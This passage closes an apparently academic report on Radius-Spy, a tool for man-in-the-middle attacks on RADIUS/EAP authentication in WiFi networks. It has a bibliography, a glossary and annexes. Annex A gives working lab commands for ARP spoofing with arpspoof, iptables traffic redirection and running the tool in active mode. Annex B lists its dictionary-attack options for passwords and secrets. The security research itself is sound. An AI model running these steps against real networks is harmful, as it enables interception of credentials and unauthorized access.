- Authenticate successfully clients even if they do not know the corresponding credentials (on the other hand, *Radius-Spy* should know the credentials)
- We can extend the role of the tool to not only perform attacks but also to collect some information for logging and auditing purposes.
- Extend TLS version to 1.1 and 1.2 (Only TLS 1.0 currently supported).

BIBLIOGRAPHY

INTERNET LINKS

[RFC2865] Remote Authentication Dial In User Service (RADIUS). RFC 2865.
https://tools.ietf.org/html/rfc2865

[RFC2869] Radius Extensions. RFC 2869.
https://tools.ietf.org/html/rfc2869

[RFC3579] RADIUS (Remote Authentication Dial In User Service) Support For Extensible Authentication Protocol (EAP). RFC 3579.
https://tools.ietf.org/html/rfc3579

[RFC2866] RADIUS Accounting.
https://tools.ietf.org/html/rfc2866

[RFC2548] Microsoft Vendor-specific RADIUS Attributes.
https://tools.ietf.org/html/rfc2548

[RFC3748] Extensible Authentication Protocol (EAP)
https://tools.ietf.org/html/rfc3748

[PEAP] Protected EAP Protocol (PEAP).
https://tools.ietf.org/id/draft-josefsson-pppext-eap-tls-eap-06.txt

[MSCHAPV2] Microsoft EAP CHAP Extensions draft-kamath-pppext-eap-mschapv2-02.txt.
https://tools.ietf.org/html/draft-kamath-pppext-eap-mschapv2-02

[RFC2759] Microsoft PPP CHAP Extensions, Version 2.
https://tools.ietf.org/html/rfc2759

[RFC5705] Keying Material Exporters for Transport Layer Security (TLS).
https://tools.ietf.org/html/rfc5705

[RFC2246] The TLS Protocol Version 1.0
https://www.ietf.org/rfc/rfc2246.txt

[RFC5216] The EAP-TLS Authentication Protocol
https://tools.ietf.org/html/rfc5216

[GOPRF] Golang PRF (TLS Pseudorandom Function) implementation
https://github.com/golang/go/blob/master/src/crypto/tls/prf.go

GLOSSARY OF TERMS

Authenticating peer (peer)

Element of the network that desires to verify its identity against the authenticator.

Authenticator (NAS)

Element in charge of checking the identity of the peers. It can manage the requests from the peers with the concerning credentials itself or delegate the whole process to the authentication server. When the authentication process is manage by the authenticator, one can say that the authenticator and the authentication server are the same element.

Authenticator server

The server who holds the credentials for the authenticating peers and listens and processes the requests forwarded by the authenticator and originated by the peers in order to verify the peers' credentials. This element can be located in another network than the one where the peers and the authentication server are placed.

Radius

Protocol used between authenticator and authentication server. Radius messages are composed by several attributes, some of them containing encapsulated messages with the credentials of the authenticating peer. This credentials are normally encrypted so that neither the authenticator or someone else in the network can sniff them.

Extensible Authentication Protocol (EAP)

Protocol that lets the exchange of credentials between authenticating peer and the authentication server. The authenticator receive EAP messages from the peer and encapsulates them into RADIUS messages intended to the authentication server.

Station (STA)

Element connected to a WIFI network by means of an Access Point. It is able to communicate with other stations connected to the same Access Point. The station must probe, associate and authenticate against the Access Point (or Authenticator) to be able to communicate to the rest of stations.

Access Point (AP)

Element in the WIFI network that forwards packets amongst the stations.

Secret

Shared token between NAS and authentication server. This token is configured manually in both sides. This token provides both elements a way to encrypt and sign Radius messages, so that the integrity and authenticity of them are protected against modifications.

FreeRadius

Software that runs inside the authentication server in our scenario, that process and manages the Radius protocol.

https://freeradius.org

Radius-Spy

Software to exploit the communications between NAS and authentication server when the NAS is an access point to a WIFI (802.11) network. This software let the user intercept Radius and EAP packets and manipulate them when a peer is authenticating against the authenticator server. This software is subject of study in the present document.

Source code: https://github.com/famez/Radius-Spy

Hostapd

Software running under Linux that allows a system to behave as access point.

https://help.ubuntu.com/community/WifiDocs/WirelessAccessPoint

Dhcpd

Software running under Linux that allows a system to behave as dhcp server.

https://linux.die.net/man/8/dhcp

ANNEX A **Configuration of Man In the Middle Attack**

Here, the steps to configure the man in the middle attack are explained.

The software Radius-Spy is executed in an Ubuntu 18.04.1 LTS machine. As a reminder, the scenario to test is as follows:




Figure 36Test Scenario

The commands introduced in the Linux machine are the following:

```
#iptables rules to redirect traffic between NAS and authentication server
#to the Radius-Spy software

sudo iptables -t nat -I PREROUTING -p udp --dport 1813 -j REDIRECT --to-ports 1813
sudo iptables -t nat -I PREROUTING -p udp --dport 1812 -j REDIRECT --to-ports 1812
sudo iptables -t nat -I POSTROUTING -p udp --dport 1812 -j SNAT --to-source 169.254.63.2
sudo iptables -t nat -I POSTROUTING -p udp --dport 1813 -j SNAT --to-source 169.254.63.2

sudo iptables -t nat -A PREROUTING -p udp --sport 1812 -j DNAT --to 169.254.63.15
sudo iptables -t nat -A PREROUTING -p udp --sport 1813 -j DNAT --to 169.254.63.15
sudo iptables -t nat -I POSTROUTING -p udp --sport 1812 -j SNAT --to-source 169.254.63.10
sudo iptables -t nat -I POSTROUTING -p udp --sport 1813 -j SNAT --to-source 169.254.63.10

#Install arpspoof
sudo apt-get install dsniff

#Command to perform spoofing
sudo arpspoof 169.254.63.2 -t 169.254.63.10 -r
```

In another terminal, execute:

```
#Install golang
sudo apt  install golang-go

#Install Radius-Spy
go get -u -v github.com/famez/Radius-Spy

#Create de server keys
mkdir ~/go/bin/TestKeys
cd ~/go/bin/TestKeys/
openssl req \
       -newkey rsa:2048 -nodes -keyout server.key \
       -x509 -days 365 -out server.crt

# Create passwords and secrets files
cd ~/go/bin/
vim passwords.txt #Add a password per line
vim secrets.txt #Add a secret per line

#Execute Radius-Spy
cd ~/go/bin/

./Radius-Spy -active -logtostderr -secrets=secrets.txt -passwords=passwords.txt
-server=169.254.63.10
```

ANNEX B **Options for Radius-Spy**

The options for the Radius-Spy command are the following:

```
      -active
              When activated, communications will be intercepted, otherwise, we only
forward packets
        -alsologtostderr
              log to standard error as well as files
        -log_backtrace_at value
              when logging hits line file:N, emit a stack trace
        -log_dir string
              If non-empty, write log files in this directory
        -logtostderr
              log to standard error instead of files
        -passwords string
              Passwords file to perform dictionary attacks (default "passwords.txt")
        -secrets string
              Secrets file to perform dictionary attacks (default "secrets.txt")
        -server string
              Authentication server to attack (default "169.254.63.10")
        -stderrthreshold value
              logs at or above this threshold go to stderr
        -v value
              log level for V logs
        -vmodule value
              comma-separated list of pattern=N settings for file-filtered logging
```